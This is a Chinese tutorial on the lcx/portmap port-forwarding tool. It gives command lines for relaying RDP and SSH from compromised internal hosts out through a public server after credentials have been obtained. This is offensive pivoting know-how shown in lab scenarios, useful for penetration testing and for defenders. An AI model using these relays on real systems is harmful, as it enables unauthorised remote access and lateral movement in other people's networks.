0x01 简介

lcx是一款端口转发工具，有三个功能：

- 第一个功能将本地端口转发到远程主机某个端口上
- 第二个功能将本地端口转发到本地另一个端口上
- 第三个功能是进行监听并进行转发使用

Lcx使用的前提是在端口转发的时候需要一台公网服务器

Lcx程序多用于被控制计算机处于内网的时候，被控制机可能中了木马程序，虽然能够进行控制，但还是没有使用远程终端登录到本机进行管理方便，因此在很多情况下，都会想方设法在被控制计算机上开启3389端口，然后通过lcx等进行端口转发，进而在本地连接到被控制计算机的远程终端并进行管理和使用。在没有端口转发的情况下外网主机是不能直接连接内网主机的，但是lcx工具可以将内网主机（出入内网主机的需要能够ping通互联网）的某个端口抓发到外网的某个端口上面，这样的话处于外网的主机可以将映射到外网的端口再反弹到另一个外网的端口上面（用的最多的是3389），这样我们就可以直接远程连接反弹的端口就可以与内网主机进行通信。故内网已经打通，说实话lcx的工具如同在路由器上面做了端口转发。

0x02 Linux下lcx使用方法

linux下的工具名称为portmap

```
-m: 操作模式，有三种可选
1: 监听本地端口p1，将收到的流量转发到远程主机h2的端口p2
2: 监听本地端口p1和p2，将p1收到的流量转发到h2:p2，将p2收到的流量转发到h2:p1
3: 连接本地主机h1的端口p1和远程主机h2的端口p2，将两个端口之间的流量互相转发
-h1: 本地主机地址，可以是IP或域名
-h2: 远程主机地址，可以是IP或域名
-p1: 本地端口号，范围是0-65535
-p2: 远程端口号，范围是0-65535
-v: 显示版本信息
-log: 将转发的数据记录到指定的文件中
```

0x03 Windows下lcx使用方法

Windows下的工具名称为lcx

Lcx是一个端口转发和端口映射的工具，可以用来实现内网穿透和隐藏自己的IP。它有三种模式：listen，tran和slave。listen模式用来监听一个端口，并将收到的数据转发到另一个端口。tran模式用来将本地的一个端口映射到远程的一个端口。slave模式用来将远程的一个端口映射到本地的一个端口。Lcx的使用方法如下：

- listen模式：lcx -listen <监听端口> <转发端口>
- tran模式：lcx -tran <本地端口> <远程IP> <远程端口>
- slave模式：lcx -slave <远程IP> <远程端口> <本地IP> <本地端口>

1.在外网中转服务器上运行：

```
lcx -listen 40050 10000
```

监听本地40050端口，同时将数据转发到10000端口

2.内网需要转发的机器上运行:

```
lcx -slave 1.1.1.1 40050 10.10.0.3 3389
```

将本地的3389端口转发到外网1.1.1.1的40050端口上


3.此时我们通过连接外网服务器的10000端口就可以连接到那台内网主机的3398端口

0x04 使用示例


Lcx有它的局限性，比如原始版本不支持linux，不免杀等等，但lcx在某些特定的场合依然发挥着重要的作用。同样基于Socket协议。

4.1 基本用法

现在有这么一个环境，内网中有一台Web服务器，但是我们处于公网，所以无法访问该服务器。于是，我们可以在中间Web服务器上利用LCX进行端口转发，将内网Web主机的80端口转发到公网Web服务器的8080端口上，那么我们访问公网Web服务器的8080端口就相当于访问内网Web服务器的80端口。




攻击者访问内网服务器



公网web服务器的配置


```
lcx.exe -tran 8080 192.168.197.128 80  #将本地的8080端口转发到192.168.197.128的80端口
```

当我们访问公网服务器的8080端口时，就相当于访问内网服务器的80端口




4.2 LCX实现本地端口转发(Windows的场景)

我们现在拿到了一台主机的账号、密码和权限，现在想远程RDP连接该主机，该主机的3389端口只对内开放，不对外开放。所以，我们可以利用lcx进行本地端口的转发。将3389的流量转到8848端口上。




目标机的操作，将3389端口的流量转发给8848端口。

```
lcx.exe -tran 8848 127.0.0.1 3389
```




这个时候，只需要远程连接目标主机的8848端口即可。



4.3 LCX实现本地端口转发(Linux的场景)


我们现在拿到了一台主机的账号、密码和权限，现在想远程SSH连接该主机，该主机的22端口只对内开放，不对外开放。所以，我们可以利用lcx进行本地端口的转发。将2222的流量转到22端口上。




```
./portmap -m 1 -p1 2222 -h2 127.0.0.1 -p2 22
```


目标机的操作，将2222端口的流量都转发到22端口上

只需要远程连接目标主机的2222端口即可。



4.4 LCX实现SSH到内网主机(公网服务器是Windows)


现在我们有这么一个环境，我们获得了公网服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网主机的权限。拓扑图如下。




于是，我们还可以利用lcx来进行22端口的转发。

在公网windows服务器上的操作


```
lcx.exe -tran 2222 192.168.197.131 22
#意思就是将本地2222端口转发给192.168.197.131 主机的22号端口
```



所以，我们ssh连接到公网服务器的2222端口即可

